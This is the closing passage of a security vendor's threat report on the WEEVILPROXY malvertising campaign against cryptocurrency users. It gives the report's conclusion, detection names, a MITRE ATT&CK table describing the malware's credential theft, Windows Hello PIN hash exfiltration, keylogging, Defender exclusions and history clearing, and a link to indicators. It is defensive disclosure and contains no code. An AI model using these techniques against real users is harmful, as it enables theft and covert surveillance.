The campaign's sophistication can be further highlighted due to the inclusion and implementation of these many features and techniques, some of which have not been observed in other campaigns, all packed into a single campaign that the threat actor continues to build upon. This indicates continuous research and development effort the threat actor is inputting into the campaign, likely driven by its success so far.

Conclusion

In this report we have detailed an evasive and sophisticated malware campaign that is silently targeting cryptocurrency users across the globe since March 2024, dubbed WEEVILPROXY.

The threat actor targets victims through large-scale advertisement campaigns that are propagated via platforms such as Facebook and Google. Given the threat actor's current focus on cryptocurrency users, the campaign uses cryptocurrency-related themes to lure victims. We assess the threat actor will continue and likely expand the scale and extent of its delivery vector as evident by their past and current variations beyond Facebook ads.

While WEEVILPROXY explicitly focuses on cryptocurrency users at the time of writing, businesses can still be inadvertently affected by the malware given cross-contamination introduced by victims' personal browsing on their company workstation and getting infected via ads – something we have observed in our telemetry.

Given the campaign's sophistication, extent of data collection, and the malware's versatility (such as its backdoor functions), the malware can also be re-purposed and evolved to provide financial gain to the threat actor beyond targeting cryptocurrency users alone, such as by targeting businesses or other groups of users (such as financial traders).

Moreover, beyond the specific campaign and malware, the report highlights several notable features and techniques the threat actor has been employing throughout the attack chain, some of which are novel to our knowledge, which may be observed in future campaigns by other threat actors.

WithSecure™ Detection Coverage

WithSecure™ Elements Endpoint Protection and WithSecure™ Elements Detection and Response offer detection and protection across various stages of the attack lifecycle.

WithSecure™ Elements Endpoint Protection detections include:

- Trojan:W32/WeevilProxy.*
- Trojan:XML/SuspiciousTask.*
- Exploit:W32/PowerShellStager.*

WithSecure™ Elements Endpoint Detection and Response detections include:

- Set Psreadlineoption Savenothing
- Certutil Trustedcert Addition
- Suspicious Data Transfer By Powershell
- Powershell Discovery Detected
- Powershell Collecting Installed Software
- Modified Settings Of Windows Defender
- Powershell Download Commandline
- Edge Headless Remote Debugging
- Keylogging Api Called

Appendices

MITRE ATT&CK Mapping

Name	ID	Description
Gather Victim Host Information	T1592	The threat actor gathers information on the victim and their machine at each stage of the attack chain, likely to determine if the next-stage should be delivered or not. For instance, collecting user-agent, computer name, operating system name, and more.
Gather Victim Identity Information: Email Addresses	T1589.002	The threat actor exfiltrates victim's email address during fingerprinting at the loader stage.
Acquire Infrastructure: Malvertising	T1583.008	The threat actor uses Facebook, Google, and Twitter ad platforms to propagate their initial stage.
Acquire Infrastructure: Serverless	T1583.007	The threat actor uses Cloudflare Workers as part of their infrastructure.
Drive-by Compromise	T1189	The victim is infected by downloading an MSI installer from a download site masquerading as a popular cryptocurrency platform or software.
Command and Scripting Interpreter: PowerShell	T1059.001	The loader scripts are all implemented in PowerShell and the main payload utilizes PowerShell to execute shell commands
Command and Scripting Interpreter: JavaScript	T1059.007	The main payload is implemented as a NodeJS application, which is based upon JavaScreipt. The campaign also extensively uses JavaScript in its web-related assets, such as its masqueraded download sites.
Scheduled Task/Job: Scheduled Task	T1053.005	The malware's loader is persisted and executed through scheduled task.
Windows Management Instrumentation	T1047	The campaign uses WMI commands to collect information on the host user and machine.
Power Settings	T1653	The main payload contains capabilities to modify power settings, including wake, sleep, and battery options.
Hide Artifacts: File/Path Exclusions	T1564.012	The malware excludes its file path from Windows Defender.
Indicator Removal: Clear Command History	T1070.003	The malware can launch PowerShell commands with HistoryStyleSaveNothing configuration to ensure command history is not saved.
Indicator Removal: Clear Persistence	T1070.009	The malware contains ability to uninstall itself removing its persistence

Masquerading	T1036	The threat actor lures victims to click on ads, download, and execute its installer by masquerading itself as cryptocurrency-related software and platform. The malware also masquerades its scheduled task as names related to popular software such as AMD, Intel, Microsoft, Chrome, and more.
Obfuscated Files or Information	T1027	The main payload is obfuscated, compiled (to V8 bytecode), and compressed via Brotli.
Brute Force: Password Guessing	T1110.001	The threat actor can attempt a Windows Hello PIN on the victim's machine.
Brute Force: Password Cracking	T1110.002	The malware exfiltrates Windows Hello PIN hash to the threat actor's C2 which allows offline cracking.
Credentials from Password Stores: Credentials from Web Browsers	T1555.003	The malware exfiltrates login data from victim's Chromium-based browsers
Input Capture: Keylogging	T1056.001	The threat actor can enable keylogging on the malware, which sends keystrokes to the threat actor's C2 in real-time.
Network Sniffing	T1040	One of the primary functionalities of the malware is to intercept network traffic on the victim's machine by acting as a local proxy server.
Steal Web Session Cookie	T1539	The malware exfiltrates cookies from victim's Chromium-based browsers
Browser Information Discovery	T1217	The malware enumerates through Chromium-based browsers on the victim's machine for the purpose of data collection.
Device Driver Discovery	T1652	The malware contains the ability to enumerate through drivers, providing the threat actor information such as mount point, whether it's a removeable/virtual drive, and drive name.
File and Directory Discovery	T1083	The threat actor can list through directories via the command-and-control server.
Peripheral Device Discovery	T1120	The malware can list drives, including removeable drives and also enumerate it for setting long-term persistence via Windows Setup modification.
Software Discovery	T1518	The fingerprinting script enumerates and sends all installed software on the victim's machine to the threat actor's C2.
System Information Discovery	T1082	The malware collects extensive information about the host system, including operating system and hardware.
System Location Discovery	T1614	The threat actor uses the victim's IP address to identify victim's location as part of its anti-analysis measures as well as collect the victim's operating system locale information.
Screen Capture	T1113	The malware can record the victim's display screen and forward it to the threat actor via its C2.
Application Layer Protocol: Web Protocols	T1071.001	The main payload uses websocket (implemented via tRPC) for its C2 communication.

Automated Exfiltration	T1020	The malware automatically exfiltrates information stolen from browsers, browser extensions, hardware wallet apps, and more from the victim's machine to the threat actor's C2.
Exfiltration Over C2 Channel	T1041	The malware exfiltrates data to the pre-established C2 address.
Financial theft	T1657	The threat actor's targeting strongly suggests financially-motivated goals, likely to compromise victim wallets to drain funds and steal assets from.
System Shutdown/Reboot	T1529	The malware contains ability to reboot the machine or put it into sleep state.

Indicators of Compromise (IOCs)

A full list of Indicators of Compromise (IOCs) can be found in WithSecure's GitHub [https://github.com/WithSecureLabs/iocs/tree/master/WeevilProxy/].

About WithSecure™

WithSecure™, formerly F-Secure Business, is Europe's cyber security partner of choice. Trusted by IT service providers, MSSPs, and businesses worldwide, we deliver outcome-based cyber security solutions that protect mid-market companies. Committed to the European Way of data protection, WithSecure™ prioritizes privacy, data sovereignty, and regulatory compliance.

Boasting more than 35 years of industry experience, WithSecure™ has designed its portfolio to navigate the paradigm shift from reactive to proactive cyber security. In alignment with its commitment to collaborative growth, WithSecure™ offers partners flexible commercial models, ensuring mutual success across the dynamic cyber security landscape.

Central to WithSecure's™ cutting-edge offerings is Elements Cloud, which seamlessly integrates AI-powered technologies, human expertise, and co-security services. Further, it empowers mid-market customers with modular capabilities spanning endpoint and cloud protection, threat detection and response, and exposure management. WithSecure™ Corporation was founded in 1988, and is listed on the NASDAQ OMX Helsinki Ltd